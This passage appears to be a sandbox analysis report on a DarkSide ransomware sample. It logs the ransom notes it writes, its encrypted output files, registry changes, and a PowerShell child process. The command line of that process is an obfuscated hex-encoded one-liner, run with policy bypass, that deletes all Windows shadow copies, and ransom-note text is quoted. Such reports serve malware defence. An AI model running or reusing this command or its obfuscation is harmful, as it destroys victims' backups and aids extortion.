C:\README.418990b0.TXT	unknown	1969	2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 20 5b 20 57 65 6c 63 6f 6d 65 20 74 6f 20 44 61 72 6b 53 69 64 65 20 5d 20 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 3e 20 0d 0a 20 20 0d 0a 20 57 68 61 74 20 68 61 70 70 65 6e 64 3f 20 0d 0a 20 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 20 0d 0a 20 59 6f 75 72 20 63 6f 6d 70 75 74 65 72 73 20 61 6e 64 20 73 65 72 76 65 72 73 20 61 72 65 20 65 6e 63 72 79 70 74 65 64 2c 20 62 61 63 6b 75 70 73 20 61 72 65 20 64 65 6c 65 74 65 64 2e 20 57 65 20 75 73 65 20 73 74 72 6f 6e 67 20 65 6e 63 72 79 70 74 69 6f 6e 20 61 6c 67 6f 72 69 74 68 6d 73 2c 20 73 6f 20 79 6f 75 20 63 61 6e 6e 6f 74 20 64 65 63 72 79 70 74 20 79 6f 75 72 20 64 61 74	----------- [Welcome to DarkSide] -------------> .. .. What happend? .. ------------ ---------------------------------- .. Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your dat	success or wait	1	CE1DE2	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Recovery\README.418990b0.TXT	unknown	1969	2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 20 5b 20 57 65 6c 63 6f 6d 65 20 74 6f 20 44 61 72 6b 53 69 64 65 20 5d 20 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 3e 20 0d 0a 20 20 0d 0a 20 57 68 61 74 20 68 61 70 70 65 6e 64 3f 20 0d 0a 20 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 20 0d 0a 20 59 6f 75 72 20 63 6f 6d 70 75 74 65 72 73 20 61 6e 64 20 73 65 72 76 65 72 73 20 61 72 65 20 65 6e 63 72 79 70 74 65 64 2c 20 62 61 63 6b 75 70 73 20 61 72 65 20 64 65 6c 65 74 65 64 2e 20 57 65 20 75 73 65 20 73 74 72 6f 6e 67 20 65 6e 63 72 79 70 74 69 6f 6e 20 61 6c 67 6f 72 69 74 68 6d 73 2c 20 73 6f 20 79 6f 75 20 63 61 6e 6e 6f 74 20 64 65 63 72 79 70 74 20 79 6f 75 72 20 64 61 74	----------- [Welcome to DarkSide] -------------> .. .. What happend? .. ------------ ---------------------------------- .. Your computers and server s are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your dat	success or wait	1	CE1DE2	WriteFile
C:\bootTel.dat.418990b0	0	80	fd 10 e7 eb 8e d4 43 a4 54 e0 5e be fa f6 f4 01 4b 22 da 72 83 0c 81 df 0f 4f 03 ed 23 42 5b 8b 12 d5 5b 9a 8a 1e 46 52 31 61 ec f2 8d c7 89 ef 1a 8d a2 eb a3 7b 43 e7 86 f4 34 13 81 35 50 60 c7 da 20 02 4e 4f 9d ed af 5a ae 08 35 9a b0 f9	......C.T.^.....K".r.....O..#B [...[...FR1a...........{C...4. .5P`.. .NO...Z..5...	pending	1	CE5FF6	WriteFile
C:\bootTel.dat.418990b0	-1	144	57 be 7f fc fd 1d cc 39 a9 ab 7f 33 1b 40 c1 ae 51 f3 ab 4a 33 df 7a 2e cb ce 3b 33 15 95 13 8a 4f 85 8d 39 e7 61 66 d6 d2 47 52 d8 35 b4 7f e7 a0 0c dd 03 ec c6 26 fd e6 52 e6 44 ec cf 6d 69 02 84 72 1c cb 97 19 b0 78 cc 92 fd 32 a4 25 7a 8e 31 a5 e4 da d1 68 be 52 40 06 39 cd 3f 2a f9 b2 19 ff e7 ba 3a 12 06 f2 57 2c 91 30 3a fd 4e dc 52 e6 ac 70 77 fb 61 b4 aa 0b 04 43 89 74 4c c9 b4 e4 3e 66 e0 c0 93 77 aa d2 9e 1e 91 41 82	W......9...3.@..Q..J3.z...;3.. ..O..9.af..GR.5.........&..R.D ..mi..r.....x...2.%z.1....h.R@ .9.?*......:...W,.0:.N.R..pw.a ....C.tL...>f...w.....A.	pending	1	CE6061	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\README.418990b0.TXT	unknown	1969	2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 20 5b 20 57 65 6c 63 6f 6d 65 20 74 6f 20 44 61 72 6b 53 69 64 65 20 5d 20 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 3e 20 0d 0a 20 20 0d 0a 20 57 68 61 74 20 68 61 70 70 65 6e 64 3f 20 0d 0a 20 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 20 0d 0a 20 59 6f 75 72 20 63 6f 6d 70 75 74 65 72 73 20 61 6e 64 20 73 65 72 76 65 72 73 20 61 72 65 20 65 6e 63 72 79 70 74 65 64 2c 20 62 61 63 6b 75 70 73 20 61 72 65 20 64 65 6c 65 74 65 64 2e 20 57 65 20 75 73 65 20 73 74 72 6f 6e 67 20 65 6e 63 72 79 70 74 69 6f 6e 20 61 6c 67 6f 72 69 74 68 6d 73 2c 20 73 6f 20 79 6f 75 20 63 61 6e 6e 6f 74 20 64 65 63 72 79 70 74 20 79 6f 75 72 20 64 61 74	----------- [Welcome to DarkSide] -------------> .. .. What happend? .. ----------- ---------------------------------- .. Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your dat	success or wait	1	CE1DE2	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\rUUR0qQI22.exe	unknown	60416	success or wait	1	CE3FE9	ReadFile
C:\bootTel.dat.418990b0	0	524288	pending	2	CE5F29	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.418990b0	success or wait	1	CE4145	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\418990b0	success or wait	1	CE41F0	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\418990b0\DefaultIcon	success or wait	1	CE41F0	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.418990b0	NULL	unicode	418990b0	success or wait	1	CE4173	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\418990b0\DefaultIcon	NULL	unicode	C:\Users\user\AppData\Local\418990b0.ico	success or wait	1	CE4227	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 1004 Parent PID: 3508

General

Start time:	06:01:14
Start date:	01/05/2021

Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -ep bypass -c '(0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s'
Imagebase:	0x7ff678f10000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A1803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A1803FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4E03F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4E03F1E9	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_u4ayydvj.e53.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4CE66FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_w5w3taum.vrt.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4CE66FDD	CreateFileW
C:\Users\user\Documents\20210501	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4CE6F35D	CreateDirectoryW
C:\Users\user\Documents\20210501\PowerShell_transcript.390120.OOGUKqeP.20210501060116.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4CE66FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB4A1803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB4A1803FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A1803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A1803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A1803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A1803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A1803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A1803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A1803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4A1803FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_u4ayydvj.e53.ps1	success or wait	1	7FFB4CE6F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_w5w3taum.vrt.psm1	success or wait	1	7FFB4CE6F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_u4ayydvj.e53.ps1	unknown	1	31	1	success or wait	1	7FFB4CE6B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_w5w3taum.vrt.psm1	unknown	1	31	1	success or wait	1	7FFB4CE6B526	WriteFile
C:\Users\user\Documents\20210501\PowerShell_transcript.390120.OOGUKqeP.20210501060116.txt	unknown	3	ef bb bf	...	success or wait	1	7FFB4CE6B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210501\PowerShell_transcript.390120.OOGUKqeP.20210501060116.txt	unknown	754	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 35 30 31 30 36 30 31 31 37 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 39 30 31 32 30 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	********************..Windows PowerShell transcript start..Start time: 20210501060117..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 390120 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	11	7FFB4CE6B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....@.....	success or wait	1	7FFB4E45F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4DF0B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4DF0B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4DF0B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB4DF0B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4DF12625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4DF12625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4DF12625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4DF0B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4DF0B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4DF0B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4DF0B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB4DFE12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4DF0B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB4DF0B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB4DF0B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFB4DEF62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21312	success or wait	1	7FFB4DEF63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	139	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	138	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4CE6B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4CE6B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P52 1220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShel l.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe6 4a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFB4CE6B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFB4CE6B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4CE6B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4CE6B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae 3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShel l.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFB4DFE12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile
